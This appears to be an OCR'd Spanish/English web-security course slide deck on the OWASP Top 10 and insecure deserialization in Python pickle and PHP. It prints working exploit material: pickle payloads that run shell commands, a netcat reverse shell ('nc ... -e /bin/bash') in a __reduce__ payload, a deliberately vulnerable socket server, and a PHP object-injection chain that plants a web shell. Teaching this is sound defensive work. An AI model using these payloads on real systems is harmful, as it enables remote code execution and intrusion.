

Seguridad Web

Software Aplicativos



Seguridad Web




- Tecnologías web
  - Protocolo
  - Server-side
  - Client-side

- Protecciones
  - Controles del lado del cliente
  - Autenticación
  - Sesiones


- Vulnerabilidades
  - Inyecciones (SQL, NOSQL, …)
  - XSS
  - XXE’s
  - CSRF
  - SSRF
  - Deserialización insegura
  - Exposición de datos
  - L/R File Inclusion

TOP 10 - OWASP




OWASP Top 10 - 2013		OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

Insecure Deserialization




Deserialization vulnerability



- **Serialization** (marshaling): It is the process of translating data structures or object state into bytes format that can be stored on disk or database or transmitted over the network.


- **Deserialization** (marshaling): It is the opposite process, which means to, extract data structure or object from series of bytes

Deserialization vulnerability



The risk arise when an untrusted deserialization user inputs by sending malicious data to be de-serialized and this could lead to logic manipulation or arbitrary code execution.


Deserialization vulnerability



La vulnerabilidad depende del lenguaje o de la implementación del módulo o funciones en cuestión:

- Java
- Python
- PHP
- Ruby
- etc.

Deserialization: Python pickle...




The pickle module implements a fundamental, but powerful algorithm for serializing and de-serializing a Python object structure.

Warning: The pickle module is not secure against erroneous or maliciously constructed data. Never un-pickle data received from an untrusted or unauthenticated source

```
cos
system
(S'/bin/sh'
tR.
```


Deserialization: Python pickle...




```
import pickle

def ser(obj,fn):
    f = open(fn,'w')
    pickle.dump(obj, f)

def unser(fn):
    f = open(fn,'r')
    return pickle.load(f)

l = [1,2,3,4]
ser(l,'file1')

print unser('file1')
```

Pickle instructions

C	**Read to newline as module name, next read newline like object system**
(	Insert marker object onto stack and paired with t to produce tuple
t	Pop objects off the stack until (is popped and create a tuple object containing the objects popped (except for the () in the order they were /pushed/ onto the stack. The tuple is pushed onto the stack
S	Read string in quotes and push it onto stack
R	Pop tuple and callable off stack and call callable with tuple argument and push result on to stack
.	End of Pickle




Deserialization: Python pickle...




```
In [7]: ! cat pickle
cos
system
(S'/usr/bin/id'
tR.

In [8]: f = open ('pickle')

In [9]: pickle.load(f)
uid=1000(joe) gid=1000(joe) groups=1000(joe),27(sudo),124(kismet),998(docker)
Out[9]: 0
```

Deserialization: Python pickle...



```
def server(so):                                    #server
      data = so.recv(1024)
      obj = pickle.loads(data)
      c.send("obj received\n")

sock = socket.socket (socket.AF_INET, socket.SOCK_STREAM,0)
sock.setsockopt( socket.SOL_SOCKET, socket.SO_REUSEADDR,1)
sock.bind(('127.0.0.1',9090))
sock.listen(2)

while True:
      c,a = sock.accept()
      if(os.fork()==0):
          c.send("accepted from: %s : %d"%(a[0],a[1]))
          server(c)
          exit(1)
```


```
class x(object):          #attacker
  def __reduce__(self):
     comm = "nc 127.0.0.1 4443 -e
/bin/bash"
     return (os.system,(comm,))

evil_data = pickle.dumps(x())

s = socket.socket(socket.AF_INET,
                  socket.SOCK_STREAM)
s.connect(("127.0.0.1",9090))
print s.recv(1024)
s.send(evil_data)
print s.recv(1024)
```



X.X

Para hacer de/serialización de forma segura en Python existe el módulo json que previene la manipulación de datos.


Deserialization: PHP



```
$user->name = "carlos";
$user->isLoggedIn = true;
```

```
O:4:"User":2:{s:4:"name":s:6:"carlos";
              s:10:"isLoggedIn":b:1;}
```

Deserialization: PHP



__reduce__ to reconstruct our payload when it deserializes something like PHP but it depends on code flaw after calling magic method.


__sleep called when an object is serialized and must be returned to array.

__wakeup called when an object is deserialized.

__destruct called when PHP script end and object is destroyed.


__toString uses object as string but also can be used to read file or more than that based on function call inside it

Deserialization: PHP




```php
<?php
//http://127.0.0.1/info.php?u=O:4:"info":2:{s:3:"age";i:24;s:4:"name";s:8:"intx0x80";}
include 'File.php';
class info
{
    public $age = 0;
    public $name = '';
    public function __toString()
    {
        return 'welcome ' . $this->name . ' your age is ' . $this->age . ' years old. <br />';
    }
}
$o = unserialize($_GET['u']);
echo '<h1>' .$o;
?>
```

Deserialization: PHP



```php
<?php
class File
{
    public $filename = 'db.txt';
    public $content='intx0x80';
    public function __destruct()

  {
        file_put_contents($this->filename,$this->content);
    }
}
?>
```

Deserialization: PHP



```php
require 'File.php';
$o=new File();
$o->filename="shell.php";
$o->content='<?php echo system($_GET[\'cmd\']); ?>';
echo serialize($o);
?>
```

RCE

```
O:4:"File":2:{s:8:"filename";s:9:"shell.php";s:7:"content";s:35:"<?php echo system($_GET['cmd']); ?>";}
```

"Secure web application development should be enhanced by applying security checkpoints and techniques at early stages of development as well as throughout the software development lifecycle."

- https://link.springer.com/article/10.1007/s10462-012-9375-6 -

Lo que estábamos esperando